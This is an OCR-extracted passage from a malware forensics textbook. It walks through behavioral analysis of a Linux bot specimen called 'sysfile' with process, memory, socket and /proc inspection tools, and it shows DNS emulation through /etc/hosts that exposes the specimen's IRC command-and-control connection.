
Figure 10.21 - Identifying Command Line Parameters and PIDs with pstree

```
lab@MalwareLab:~$ pstree -a -p
<excerpt>
├─snort,5210 -m 027 -D -d -l /var/log/snort -u snort -g snort -c/etc/snort/s
├─sysfile,8646
├─syslogd,4384
├─system-tools-ba──dbus-daemon
```

Other Tools to Consider

Process Monitoring

Some digital investigators prefer using graphical based utilities to inspect running processes while conducting runtime analysis of a suspect binary. Many of these utilities, such as KSysGuard (KDE System Guard) provide an intuitive user interfaces allowing the digital investigators to obtain a granular view of numerous system details, including processes, memory usage, network socket connections, among other things.


Process Table [modified] - KDE System Guard
File Edit Settings Help
Sensor Browser
localhost
CPU0
CPU Load
Disk Throughput
logfiles
daemon
kern
messages
Memory
Network
Interfaces
Sockets
Partition Usage
Process Controller
Process Count
System Load
Process Table
localhost: Running Processes
Search:
User Processes
Name
PID
User%
System%
Nice
VmSize
mixer_applet2 5647 0.00 0.00 0
nagios2 5397 0.00 0.00 5
nautilus 5519 0.00 0.00 0
nm-applet 5553 0.00 0.00 0
notification-da 5897 0.00 0.00 0
python 4768 0.00 0.00 0
sh 5480 0.00 0.00 0
sh 8033 0.00 0.00 0
snort 5256 0.00 0.00 0
ssh-agent 5264 0.00 0.00 0
strace 7297 0.00 0.00 0
sysfile 7299 0.00 0.00 0
tor 5263 0.00 0.00 0
trashapplet 5542 0.00 0.00 0
Tree
Refresh
Kill
130 Processes
Memory: 597,340 KB used, 194,596 KB free
Swap: 0 KB used, 409,616 KB free
SCOKETS-TCP [modified] - KDE System Guard
File Edit Settings Help
Sensor Browser
localhost
CPU0
CPU Load
Disk Throughput
logfiles
daemon
kern
messages
Memory
Network
Interfaces
Sockets
raw
Table
Total Numbe
tcp
Table
Total Numbe
udp
Table
Total Numbe
unix
Partition Usage
em Load
Process Table
Messages
SOCKETS-UDP
SCOKETS-TCP
SCOKETS-RAW
Table
Local Address
Port
Foreign Address
Port
State
UID
* www * * listen 0
localhost 2207 * * listen 0
localhost 2208 * * listen 0
localhost 9050 * * listen 0
localhost ipp * * listen 0
localhost smtp * * listen 0
MalwareLab.local 40560 vps .net ircd established 0
129 Processes
Memory: 645,344 KB used, 146,592 KB free
Swap: 0 KB used, 409,616 KB free

Process Memory Mappings

In addition to examining the running processes on the infected system, the analyst should also consider looking at the memory mappings of the suspect program while it is in an executed state and running as a process. In particular, the contents should be compared with the information previously captured with `strace` and `gdb` and identified in the `/proc/<pid>/maps` file for any inconsistencies or anomalies.

Figure 10.22 Examining Process Mappings with pmap

```
lab@MalwareLab:~$ pmap 8646
8646:   bash-
08048000     20K r-x--  /home/lab/Desktop/sysfile
0804d000      4K rwx--  /home/lab/Desktop/sysfile
0804e000    132K rwx--    [ anon ]
b7e15000      8K r-x--  /lib/libnss_mdns4.so.2
b7e17000      4K rwx--  /lib/libnss_mdns4.so.2
b7e18000     60K r-x--  /lib/tls/i686/cmov/libresolv-2.5.so
b7e27000      8K rwx--  /lib/tls/i686/cmov/libresolv-2.5.so
b7e29000      8K rwx--    [ anon ]
b7e2b000     16K r-x--  /lib/tls/i686/cmov/libnss_dns-2.5.so
b7e2f000      8K rwx--  /lib/tls/i686/cmov/libnss_dns-2.5.so
b7e31000      8K r-x--  /lib/libnss_mdns4_minimal.so.2
b7e33000      4K rwx--  /lib/libnss_mdns4_minimal.so.2
b7e34000     36K r-x--  /lib/tls/i686/cmov/libnss_files-2.5.so
b7e3d000      8K rwx--  /lib/tls/i686/cmov/libnss_files-2.5.so
b7e3f000      4K rwx--    [ anon ]
b7e40000   1260K r-x--  /lib/tls/i686/cmov/libc-2.5.so
b7f7b000      4K r-x--  /lib/tls/i686/cmov/libc-2.5.so
b7f7c000      8K rwx--  /lib/tls/i686/cmov/libc-2.5.so
b7f7e000     12K rwx--    [ anon ]
b7f90000      8K rwx--    [ anon ]
b7f92000    100K r-x--  /lib/ld-2.5.so
b7fab000      8K rwx--  /lib/ld-2.5.so
bfb4e000     88K rwx--    [ stack ]
ffffe000      4K r-x--    [ anon ]
 total     1820K
```

Acquiring and Examining Process Memory

After gaining sufficient context about the running processes on the infected system, and more particularly, the process created by the malware specimen, it is helpful to capture the memory contents of the process for further examination. As we discussed in Chapter 3, there are numerous methods and tools that can be used to dump process memory from a running process on a Linux system, some of which rely on native utilities on a Linux system, while others require the implementation of additional tools.

After acquiring the memory contents of our suspicious process, we'll want to examine the contents for any additional clues about our suspect program. As we mentioned, we can parse the memory dump contents for any meaningful strings by using the `strings` utility, which is native to Linux systems. Further, if a core image is acquired with `gcore`, the resulting core dump, (which is in ELF format), can be probed with `gdb`, `objdump` and other utilities to examine structures within the file. Similarly, as detailed in Chapter 3 (Memory Analysis), implementing Tobias Klein's Process Dumper in conjunction with Memory Parser will allow us to obtain and thoroughly parse the process space, associated data, code mappings, metadata and environment of the suspect process for any correlative or anomalous information.

Examining Network Connections and Open Ports

In addition to examining the details relating to our suspect process, we'll also want to look at any established network connections and listening ports on the infected system. The information gained in the process will serve as a good guide for a number of items of investigative interest about our malicious code specimen. In particular, we'll gain some insight into the network protocols being used by the program, which may help to identify the purpose or requirements of the program and additionally serves as a good reference of what to look for in the network traffic capture. Further, the information gathered can be corroborated with data we've already collected, such as the network related system calls discovered with `strace`.

We can get an overview of the open network connections, including the local port, remote system address and port, and network state for each connection using the `netstat-an` command. Similarly, using `-anp` switches, the output will also display the associated process and pid responsible for opening the respective network sockets, as shown in Figure 10.23.

Figure 10.23 - Examining Network Connections and Open Ports with Netstat

```
lab@MalwareLab:~$ netstat -anp |less
Active Internet connections (servers and established)
Proto        Recv-Q Send-Q Local Address         Foreign Address  State       PID/
Program name
tcp               0      0 127.0.0.1:2208        0.0.0.0:*        LISTEN      4672/
hpiod
```

```
tcp        0      0 127.0.0.1:631           0.0.0.0:*          LISTEN      7249/
cupsd
tcp        0      0 127.0.0.1:25            0.0.0.0:*          LISTEN      5093/
exim4
tcp        0      0 127.0.0.1:2207          0.0.0.0:*          LISTEN      4681/
python
udp        0      0 0.0.0.0:32769           0.0.0.0:*                      4524/
avahi-daemon:
udp        0      0 0.0.0.0:68              0.0.0.0:*                      4630/
dhclient
udp        0      0 192.168.110.130:32989 192.168.110.1:53 ESTABLISHED 8646/
bash-
udp        0      0 0.0.0.0:5353            0.0.0.0:*                      4524/
avahi-daemon:
```

Examining Open Files and Sockets

After getting a clearer sense of the process activity and network connections on the infected system, we'll want to inspect associated open files and sockets. As we discussed in Chapter 2 and Chapter 3, we can identify files and network sockets opened by running processes using the `lsof` ("list open files") utility, which is native of Linux systems. This will provide us with additional correlative information about system and network activity relating to our malicious code specimen. We can use `lsof` to collect information related specifically to our suspect process `sysfile`, by using the `-p` switch and supplying the assigned pid, or we can examine all socket connections on the infected system using the `-i` switch. For further granularity, `lsof` can be used to isolate socket connection activity by protocol by using the `-iUDP` (list all processes associated with a UDP port) and `-iTCP` (lists all processes associated with a TDP port) switches, respectively.

Figure 10.24 Examining Open Files and Sockets with `lsof`

```
lab@MalwareLab:~$ lsof -p 8646
COMMAND   PID  USER    FD  TYPE  DEVICE    SIZE   NODE  NAME
sysfile  8646  lab    cwd   DIR     8,1    4096 654129  /home/lab/Desktop
sysfile  8646  lab    rtd   DIR     8,1    4096      2  /
sysfile  8646  lab    txt   REG     8,1   34203 655912  /home/lab/Desktop/sysfile
sysfile  8646  lab    mem   REG     0,0       0         [heap] (stat: No such file
                                                        or directory)
```

```
sysfile   8646   lab    mem    REG      8,1     7552   65496  /lib/libnss_mdns4.so.2
sysfile   8646   lab    mem    REG      8,1    67408   99297  /lib/tls/i686/cmov/
                                                              libresolv-2.5.so
sysfile   8646   lab    mem    REG      8,1    17884   99284  /lib/tls/i686/cmov/libnss_
                                                              dns-2.5.so
sysfile   8646   lab    mem    REG      8,1     7084   65497  /lib/libnss_mdns4_minimal.
                                                              so.2
sysfile   8646   lab    mem    REG      8,1    38416   99286  /lib/tls/i686/cmov/libnss_
                                                              files-2.5.so
sysfile   8646   lab    mem    REG      8,1  1307104   99269  /lib/tls/i686/cmov/libc-
                                                              2.5.so
sysfile   8646   lab    mem    REG      8,1   109268   65429  /lib/ld-2.5.so
sysfile   8646   lab     0u    CHR    136,0                2  /dev/pts/0
sysfile   8646   lab     1u    CHR    136,0                2  /dev/pts/0
sysfile   8646   lab     2u    CHR    136,0                2  /dev/pts/0
sysfile   8646   lab     3u   IPv4    42664              UDP  MalwareLab-2.local:33016->
                                                              192.168.110.1:domain
lab@MalwareLab:~$ lsof -i
COMMAND    PID   USER    FD   TYPE   DEVICE     SIZE    NODE  NAME
sysfile   8646   lab     4u   IPv4    41627              UDP  MalwareLab.local:32940->
                                                              192.168.110.1:domain
sysfile   8646   lab     4u   IPv4    42922              UDP  MalwareLab.local:32968->
                                                              192.168.110.1:domain
lab@MalwareLab:~$ lsof -iUDP
COMMAND    PID   USER    FD   TYPE   DEVICE     SIZE    NODE  NAME
sysfile   8646   lab     4u   IPv4    42200              UDP  MalwareLab.local:32951->
                                                              192.168.110.1:domain
```

In reviewing the data collected with `lsof` we confirm the DNS queries discovered in the `netstat` output and network traffic capture. Similarly, the open files revealed in the `-p` output comport with the libraries we discovered with `strace` and `gdb` as well as in the `/proc/<pid>/maps` file.

Exploring the /proc/<pid> directory

After establishing that our suspect process is sysfile, assigned PID 8646, we can examine the contents of the /proc directory associated with the process to correlate the information we have already obtained and to confirm that there are no anomalous entries. This information will also be helpful for parsing the Host Integrity system logs during Event Construction, as the /proc entry for sysfile can be used a point of reference.

As we mentioned in Chapter 3, the /proc directory is considered a virtual file system, or "pseudo" file system is used as an interface to kernel data structures. The /proc directory is hierarchical and has an abundance of enumerated subdirectories that correspond with each running processes on the system. So, information relating to the "sysfile" process created by our suspect program, which was assigned PID 8646, is stored under "/proc/8646" as shown in Figure 10.25.

Figure 10.25 The /proc/<pid> Entry of our Suspect Program sysfile

```
total 0
dr-xr-xr-x   5 lab lab 0 2008-04-11 09:31 .
dr-xr-xr-x 140 rootroot0 2008-04-11 08:24 ..
dr-xr-xr-x   2 lab lab 0 2008-04-11 09:43 attr
-r--------   1 lab lab 0 2008-04-11 09:43 auxv
-r--r--r--   1 lab lab 0 2008-04-11 09:31 cmdline
-r--r--r--   1 lab lab 0 2008-04-11 09:43 cpuset
lrwxrwxrwx   1 lab lab 0 2008-04-11 09:31 cwd -> /home/lab/Desktop
-r--------   1 lab lab 0 2008-04-11 09:43 environ
lrwxrwxrwx   1 lab lab 0 2008-04-11 09:31 exe -> /home/lab/Desktop/sysfile
dr-x------   2 lab lab 0 2008-04-11 09:31 fd
-r--r--r--   1 lab lab 0 2008-04-11 09:33 maps
-rw-------   1 lab lab 0 2008-04-11 09:43 mem
-r--r--r--   1 lab lab 0 2008-04-11 09:43 mounts
-r--------   1 lab lab 0 2008-04-11 09:43 mountstats
-rw-r--r--   1 lab lab 0 2008-04-11 09:43 oom_adj
-r--r--r--   1 lab lab 0 2008-04-11 09:43 oom_score
lrwxrwxrwx   1 lab lab 0 2008-04-11 09:31 root -> /
-rw-------   1 lab lab 0 2008-04-11 09:43 seccomp
-r--r--r--   1 lab lab 0 2008-04-11 09:43 smaps
-r--r--r--   1 lab lab 0 2008-04-11 09:31 stat
-r--r--r--   1 lab lab 0 2008-04-11 09:43 statm
-r--r--r--   1 lab lab 0 2008-04-11 09:31 status
dr-xr-xr-x   3 lab lab 0 2008-04-11 09:43 task
-r--r--r--   1 lab lab 0 2008-04-11 09:43 wchan
```

Some of the more applicable entries include:

- The `/proc/<PID>/cmdline` entry contains the complete command line parameters used to invoke the process.
- The `proc/<PID>/cwd`, or "current working directory" is a symbolic link to the current working directory to a running process.
- The `proc/<PID>/environ object` contains the environment for the process.
- The `/proc/<PID>/exe` file is a symbolic link to the executable file that is associated with the process.
- The `/proc/<PID>/fd` subdirectory contains one entry for each file which the process has open, named by its file descriptor, and which is a symbolic link to the actual file (as the exe entry does). Examining the `/fd` subdirectory of our suspicious process, we can see an opened socket, which is consistent with the network activity we observed.

Figure 10.26

```
total 0
dr-x------ 2 lab lab  0 2008-04-11 09:31 .
dr-xr-xr-x 5 lab lab  0 2008-04-11 09:31 ..
lrwx------ 1 lab lab 64 2008-04-11 09:31 0 -> /dev/pts/0
lrwx------ 1 lab lab 64 2008-04-11 09:31 1 -> socket:[52675]
```

- The `/proc/<PID>/maps` file contains the currently mapped memory regions and their access permissions.

Figure 10.27

```
08048000-0804d000 r-xp 00000000 08:01 655912   /home/lab/Desktop/sysfile
0804d000-0804e000 rwxp 00005000 08:01 655912   /home/lab/Desktop/sysfile
0804e000-0806f000 rwxp 0804e000 00:00 0        [heap]
b7e15000-b7e17000 r-xp 00000000 08:01 65496    /lib/libnss_mdns4.so.2
b7e17000-b7e18000 rwxp 00001000 08:01 65496    /lib/libnss_mdns4.so.2
b7e18000-b7e27000 r-xp 00000000 08:01 99297    /lib/tls/i686/cmov/libresolv-2.5.so
b7e27000-b7e29000 rwxp 0000f000 08:01 99297    /lib/tls/i686/cmov/libresolv-2.5.so
b7e29000-b7e2b000 rwxp b7e29000 00:00 0
b7e2b000-b7e2f000 r-xp 00000000 08:01 99284    /lib/tls/i686/cmov/libnss_dns-2.5.so
b7e2f000-b7e31000 rwxp 00003000 08:01 99284    /lib/tls/i686/cmov/libnss_dns-2.5.so
b7e31000-b7e33000 r-xp 00000000 08:01 65497    /lib/libnss_mdns4_minimal.so.2
b7e33000-b7e34000 rwxp 00001000 08:01 65497    /lib/libnss_mdns4_minimal.so.2
b7e34000-b7e3d000 r-xp 00000000 08:01 99286    /lib/tls/i686/cmov/libnss_files-2.5.so
b7e3d000-b7e3f000 rwxp 00008000 08:01 99286    /lib/tls/i686/cmov/libnss_files-2.5.so
```

```
b7e3f000-b7e40000 rwxp b7e3f000 00:00 0
b7e40000-b7f7b000 r-xp 00000000 08:01 99269   /lib/tls/i686/cmov/libc-2.5.so
b7f7b000-b7f7c000 r-xp 0013b000 08:01 99269   /lib/tls/i686/cmov/libc-2.5.so
b7f7c000-b7f7e000 rwxp 0013c000 08:01 99269   /lib/tls/i686/cmov/libc-2.5.so
b7f7e000-b7f81000 rwxp b7f7e000 00:00 0
b7f90000-b7f92000 rwxp b7f90000 00:00 0
b7f92000-b7fab000 r-xp 00000000 08:01 65429   /lib/ld-2.5.so
b7fab000-b7fad000 rwxp 00019000 08:01 65429   /lib/ld-2.5.so
bfb4e000-bfb64000 rwxp bfb4e000 00:00 0       [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0       [vdso]
```

- The `/proc/<PID>/status` file provides information pertaining to the status of the process such as the process state.

Defeating Obfuscation: Removing the Specimen from its Armor

As we discussed in Chapter 7, malware "in the wild" is can be *armored* or *obfuscated* with packing or "cryptor" programs to circumvent network security protection mechanisms and to virus researchers, malware analysts from examining the contents of the program. Many times during behavioral analysis of an obfuscated suspect program, there comes a point in the analysis wherein the investigator cannot gather any additional fruitful information about the program. To gain meaningful clues that will help us continue our analysis of the suspect program, in these instances we will need to remove the program from its obfuscation code.

During the course of conducting file profiling on our suspect program, `sysfile`, we learned that the specimen was not protected with the packing program, so this step will not be necessary for us to continue our analysis For a detailed discussion relating to the types of file obfuscation encountered "in the wild" and the tools and techniques used to identify obfuscation, see Chapter 8: File Identification and Profiling: Initial Analysis of a Suspect File on a Linux System.

File Profiling Revisited: Re-examining a Deobfuscated Specimen for Further Clues


A common step after extracting a previously obfuscated binary is to reexamine the specimen with tools and techniques used in the file profiling process, as the obfuscation code prevented us from harvesting valuable information from the contents of the file, such as strings, symbols and other embedded artifacts which would potentially provide valuable insight into the behavior we are observing in the code. Since we have not needed to unpack or decrypt the sysfile binary, and have collected substantial information about the program during the file profiling process, this step will not be necessary in this instance.

Environment Adjustment

After correlating tool output we collected through active monitoring thus far, we learned that the malicious code specimen, `sysfile`, is trying to resolve a domain name.

Figure 10.28 Strace and Wireshark Output Revealing DNS Queries Made by the Suspect Program

```
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 4
connect(4, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_
addr("192.168.110.1")}, 28) = 0
send(4, "I\'\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 51, MSG_NOSIGNAL) = 51
send(4, "I\'\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 51, MSG_NOSIGNAL) = 51
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 4
connect(4, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_
addr("192.168.110.1")}, 28) = 0
send(4, "J\326\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 39, MSG_NOSIGNAL) = 39
send(4, "J\326\1\0\0\1\0\0\0\0\0\0\3vps\<domain name>\3n"..., 39, MSG_NOSIGNAL) = 3
```



At this point, we do not know the purpose of the domain name or the significance of invoking or resolving it. However, to enable the specimen to continue to fully execute and behave as it would in the wild—and in turn providing us with a greater window into the specimen's behavior, we need to adjust our laboratory environment to the extent that it will facilitate the specimen's request to resolve the domain name. Environment adjustment in the laboratory environment is an essential process in behavioral analysis of a suspect program, in this instance we will need to emulate DNS.

There are a few ways we adjust the lab environment to resolve the domain name. The first method would be to set up a DNS server, wherein the lookup records would resolve the domain name to an IP address of another system on our laboratory network. Another, more simplistic solution is to modify the `/etc/hosts` file which is a table on the host system that associates IP addresses with hostnames as a means for resolving host names. Recall, during the analysis of the `strace` output, our suspect program opened and read the `/etc/hosts` file in an effort to resolve the domain name.

To modify the entries in `/etc/hosts`, we'll navigate to the `/etc` directory and open the hosts file in a text editor of choice. Ensure that you have proper user privileges when editing the file so that the changes can be properly saved and manifest. Because the specimen at this point is seeking to resolve one particular domain name, we need only add one entry, by first entering the IP address that we want the domain name to resolve to, followed by a space, and the domain name to resolve.

After modifying the `/etc/hosts` we'll want to monitor the specimen's reaction, and in turn, impact upon the system. In particular, we'll want to keep close watch on the network traffic as adding the new domain entry, and in turn, resolving the domain name may cause the specimen to exhibit new network behavior. In particular, the suspect program may reveal the purpose of what is was trying to "call out" or "phone home" to.


In this instance, as displayed in the network traffic in Figure 10.29, we learn that the purpose of resolving the domain name was to identify the location of an IRC server. In particular, the network traffic capture in Wireshark reveals that the victim system is attempting a connection to the IP address we assigned in the `/etc/hosts` file over port 6667, a commonly used IRC port.

IRC is commonly used by malicious code authors and attackers as a command and control (C&C) architecture, or centralized means of controlling infected computers—particularly for controlling armies of infected computer, or *botnets*. The infected computers that join the botnet are often referred to as *bots*, *zombies* or *drones*, because they are under the control of the attacker (*bot herder* or *bot master*). Botnets are a burgeoning information security issue because they are multifunctional and leverage the power of hundreds of thousands (in some reports, millions) of infected systems. For more information about botnets, a good reference is *Botnets: The Killer Web App*.[20]

---

[20] http://www.syngress.com/catalog/?pid=4270.

Figure 10.29 The Malicious Code Specimen Attempting to Connect to an IRC Server



Observable Changes & Continued Monitoring

